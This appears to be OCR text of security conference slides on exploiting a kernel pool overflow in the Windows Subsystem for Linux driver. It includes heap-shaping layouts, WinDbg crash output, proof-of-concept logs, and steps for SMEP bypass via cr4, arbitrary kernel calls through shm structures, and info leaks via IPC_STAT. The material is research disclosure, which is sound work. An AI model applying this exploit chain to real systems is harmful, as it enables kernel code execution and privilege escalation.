
SHAPE



hole 0x8f00
hole 0x8f00
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
Vuln chunk
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole

SHAPE


hole 0x8f00
hole 0x8f00
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
spray 0xc000
Vuln chunk
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole
spray 0xc000-0xe0
hole

NEXT LEVEL!


Kernel 'net:port=50000,key=*******' - WinDbg:10.0.15063.468 AMD64
File Edit View Debug Window Help
allocate stringBuf, size 0x0000000015fffdfa == ffffb60583c00000
LXCORE!LxpUtilReadUserStringSet+0x1c2:
fffff80d`db8b2012 488bf0 mov rsi,rax
kd> !pool @rax
Pool page ffffb60583c00000 region is Paged pool
*ffffb60583c00000 : large page allocation, tag is Lx , size is 0x16000000 bytes
Owning component : Unknown (update pooltag.txt)
kd> !pool @rax + 16000000
Pool page ffffb60599c00000 region is Paged pool
*ffffb60599c00000 size: bf0 previous size: 0 (Free) *.... (Protected) Process:
Owning component : Unknown (update pooltag.txt)
ffffb60599c00bf0 doesn't look like a valid small pool allocation, checking to see
if the entire page is actually part of a large page allocation...
*ffffb60599c00000 : large page allocation, tag is Lx , size is 0xbf10 bytes
Owning component : Unknown (update pooltag.txt)
kd> !pool @rax + 16000000 + bf10
Pool page ffffb60599c0bf10 region is Paged pool
*ffffb60599c0bf10 size: 20 previous size: 0 (Allocated) *Frag
Owning component : Unknown (update pooltag.txt)
ffffb60599c0bf30 size: 10 previous size: 20 (Free) Free
ffffb60599c0bf40 size: c0 previous size: 10 (Allocated) Lx
kd> g
KDTARGET: Refreshing KD connection
*** Fatal System Error: 0x00000139
(0x0000000000000003,0xFFFFA480F6931FD0,0xFFFFA480F6931F28,0x0
Break instruction exception - code 80000003 (first chance)
A fatal system error has occurred.


Win10_16179 - VMware Workstation
File Edit View VM Tabs Help
Home
My Computer
Win10_16179
Windows10_VSM
root@DESKTOP-RJ8PGPU: /mnt/c/Users/amarsa/pasten
root@DESKTOP-RJ8PGPU:/mnt/c/Users/amarsa/pasten# ./poc
[*] mmap userspace addr 0xc000, set faked shm object
[*] start shaping
[*] allocate holes before the workspace
[*] alloc 0xc pages groups, adjust to continuous allocations
[*] alloc workspace pages
[*] finish allocate workspace allocations
[*] allocating (0xc - shm | shm) AFTER the workspace
[*] free middle allocation, creating workspace freed
[*] free prepared holes, create little pages holes before the workspace
[*] shape is done
[*] set stopIdx, stopping wildcopy
[*] trigger_corruption() returned 0x0
root@DESKTOP-RJ8PGPU:/mnt/c/Users/amarsa/pasten# exit
exit

KERNEL VS USER?

OK! Finally, we have a good panic

Now, just choose what struct to target in our shape, and exploit its logic to execute code

Two trivial options:

- Kernel – execute code from kernel VAS
  - Find the PTE (randomized in Anniversary)
  - Turnoff the NX bit
- User – execute code from user VAS
  - There is no SMAP by design (easy to fake structs)
  - We control everything – content, protection, etc
  - Need to disable SMEP (cr4.bit20 &= ~(1<<20))

BTW, either ways won't work with VSM (EPT and MBEC)

- Kudos to MSFT's team for this mitigation!

PRIMITIVES

Well, usually I build myself a nice relative/arbitrary read/write

But even if we find the perfect struct

- We corrupt with the struct

```
00000000 ; ---------------------------------------------------------
00000000
00000000 str_hdr_s       struc ; (sizeof=0x18, mappedto_73)
00000000 str_length_minus_1 dq ?
00000008 str_length      dq ?
00000010 pStr            dq ?
00000018 str_hdr_s       ends
00000018
00000000 . ---------------------------------------------------------
```

- And the pointer is paged out after the corruption…

But wait…

str_len can be mapped as a user address!

SHM


You know it!

- shmget, shmat, shmctl

shmget() calls ExAllocatePoolWithTag on the PagedPool

And at the flow of shmat() we have:

- shm->file->ops->map()



DEMO

jump to userspace code,
0xfc KeBugCheck

ROP?

So we need to disable SMEP before calling userspace

- Usually done with ROP

shm->file is now in userspace memory, and it remains there

Result: we can call arbitrary kernel functions (as many times as we want)

- Step 1: set shm->file->ops->map, which is in our process's memory, to the kernel function address
- Step 2: call the syscall shmat, which will fail but will also call the target

Unlike ROP, our functions/gadgets should return with the same rsp

In reality, first call will disable SMEP, second one will be our shellcode

INFOLEAK

Go over all the writes to userspace

Need to choose a good struct for that

- Arbitrary / relative read
  - Arbitrary is great for <Creators, just read the HAL HEAP
  - After Creators, relative read is the best

Ideally, leak from a shm struct

- Best: from the very SAME shm we corrupted
- Keeps the shape simple

ARBITRARY READ

Great, from the shmctl IPC_STAT, it's easy to leak PagedPool addresses


- our corruption writes PagedPool pointers over the shm struct
- read the overwritten fields with IPC_STAT


We can use the same trick for an (almost) arbitrary read:

- corrupt the *next* field of the shm struct to point to userspace
- point the next field of the userspace shm to the target kernel address
- call shmctl(IPC_STAT) to dereference!

(we have to know a single uint16 for the shmid)

ARBITRARY READ




Kernel 'net:port=50000,key=*******' - WinDbg:10.0.15063.468 AMD64
File Edit View Debug Window Help
Command - Kernel 'net:port=50000,key=*******' - WinDbg:10.0.15063.468 AMD64
kd> g
Break instruction exception - code 80000003 (first chance)
You are seeing this message because you pressed either
CTRL+C (if you run console kernel debugger) or,
CTRL+BREAK (if you run GUI kernel debugger),
on your debugger machine's keyboard.
THIS IS NOT A BUG OR A SYSTEM CRASH
If you did not intend to break into the debugger, press the "g" key, then
press the "Enter" key now. This message might immediately reappear. If it
does, press "g" and "Enter" again.
nt!DbgBreakPointWithStatus:
fffff802`65b63060 cc int 3
kd> u fffff80265b38250
nt!_C_specific_handler:
fffff802`65b38250 48895c2408 mov qword ptr [rsp+8],rbx
fffff802`65b38255 48896c2410 mov qword ptr [rsp+10h],rbp
fffff802`65b3825a 4889742418 mov qword ptr [rsp+18h],rsi
fffff802`65b3825f 57 push rdi
fffff802`65b38260 4154 push r12
fffff802`65b38262 4155 push r13
fffff802`65b38264 4156 push r14
fffff802`65b38266 4157 push r15
kd>
Win10_16179 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Win10_16179
Ubuntu17.10
Windows10_VSM
Windows10_Anniversary
Shared VMs
Home
Win10_16179
Ubuntu17.10
Recycle Bin
Windows TShell
root@DESKTOP-RJ8PGPU: /mnt/c/Users/amarsa/pasten
root@DESKTOP-RJ8PGPU:/mnt/c/Users/amarsa/pasten# ./poc
[*] mmap userspace addr 0xc000, set faked shm object
[*] start shaping
[*] ring resize == 0x2000000 --> tofree == 0xb
[*] allocate holes before the workspace
[*] alloc huge pages, adjust to continuous allocations
[*] alloc workspace pages
[*] finish allocate workspace allocations
